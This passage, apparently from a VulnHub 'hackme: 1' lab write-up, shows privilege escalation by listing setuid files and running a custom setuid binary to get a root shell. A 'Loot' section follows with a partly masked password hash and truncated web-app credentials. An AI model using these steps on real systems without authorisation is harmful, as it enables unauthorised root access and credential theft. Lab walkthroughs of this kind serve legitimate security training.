Linux hackme 4.18.0-16-generic #17-Ubuntu SMP Fri Feb 8 00:06:57 UTC 2019 x86_64 x86_64 x86_64
 ↪ GNU/Linux
www-data@hackme>
www-data@hackme> ifconfig
ens33:  flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.92.180  netmask 255.255.255.0  broadcast 192.168.92.255
        inet6 fe80::20c:29ff:fe49:eab5  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:49:ea:b5  txqueuelen 1000  (Ethernet)
        RX packets 486204  bytes 304231697 (304.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 315253  bytes 40538335 (40.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
www-data@hackme>
www-data@hackme> users
root
hackme
```

Phase #3: Privilege Escalation

1. We start with usuals and explore `crontab` and `sudo` permissions. Next is searching for `setuid` files. We find an interesting file `/home/legacy/touchmenot`:

```
find / -type f -perm -04000 2>/dev/null
  /home/legacy/touchmenot
```

```
www-data@hackme:/$ find / -type f -perm -04000 2>/dev/null
/snap/core/6531/bin/mount
/snap/core/6531/bin/ping
/snap/core/6531/bin/ping6
/snap/core/6531/bin/su
/snap/core/6531/bin/umount
/snap/core/6531/usr/bin/chfn
/snap/core/6531/usr/bin/chsh
/snap/core/6531/usr/bin/gpasswd
/snap/core/6531/usr/bin/newgrp
/snap/core/6531/usr/bin/passwd
/snap/core/6531/usr/bin/sudo
/snap/core/6531/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/6531/usr/lib/openssh/ssh-keysign
/snap/core/6531/usr/lib/snapd/snap-confine
/snap/core/6531/usr/sbin/pppd
/snap/core/5662/bin/mount
/snap/core/5662/bin/ping
/snap/core/5662/bin/ping6
/snap/core/5662/bin/su
/snap/core/5662/bin/umount
```

Figure 17: writeup.privesc.steps.1.1

```
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/newgrp
/usr/bin/sudo
/home/legacy/touchmenot
/bin/mount
/bin/umount
/bin/ping
/bin/su
/bin/fusermount
www-data@hackme:/$
```

Figure 18: writeup.privesc.steps.1.2

2. We locate this file and check it's permissions manually. We then procced to execute this file and get elevated access:

```
ls -la /home/legacy/touchmenot
file /home/legacy/touchmenot
/home/legacy/touchmenot
```

```
www-data@hackme:/$ ls -la /home/legacy/touchmenot
-rwsr--r-x 1 root root 8472 Mar 26  2019 /home/legacy/touchmenot
www-data@hackme:/$
www-data@hackme:/$
www-data@hackme:/$ file /home/legacy/touchmenot
/home/legacy/touchmenot: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=3ff194cb73ad46fb7
25445a4a8992494e7110a1c, not stripped
www-data@hackme:/$
www-data@hackme:/$
www-data@hackme:/$
www-data@hackme:/$ /home/legacy/touchmenot
root@hackme:/#
root@hackme:/# id
uid=0(root) gid=33(www-data) groups=33(www-data)
root@hackme:/#
root@hackme:/# uname -a
Linux hackme 4.18.0-16-generic #17-Ubuntu SMP Fri Feb 8 00:06:57 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
root@hackme:/#
root@hackme:/#
root@hackme:/# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.92.180  netmask 255.255.255.0  broadcast 192.168.92.255
        inet6 fe80::20c:29ff:fe49:eab5  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:49:ea:b5  txqueuelen 1000  (Ethernet)
        RX packets 487057  bytes 304291976 (304.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 315774  bytes 40587526 (40.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figure 19: writeup.privesc.steps.2.1

Loot

Hashes

```
hackme:$6$.L285vCy$Hma4mKjGV.sE7ZCFVj2iOkRokX1u3F5DMiTPQFoZPJnQ1kUXLje/bY2BIUQFbYu.8
↪ M6BvLML5fAftZOCE.....................
```

Credentials

```
webapp: user1/he..., user2/comma..., user3/p@ssw..., test/testt..., superadmin/Uncrac.....,
↪ test1/testt...
```

References

[+] https://www.vulnhub.com/entry/hackme-1,330/
[+] https://www.hackingarticles.in/hackme-1-vulnhub-walkthrough/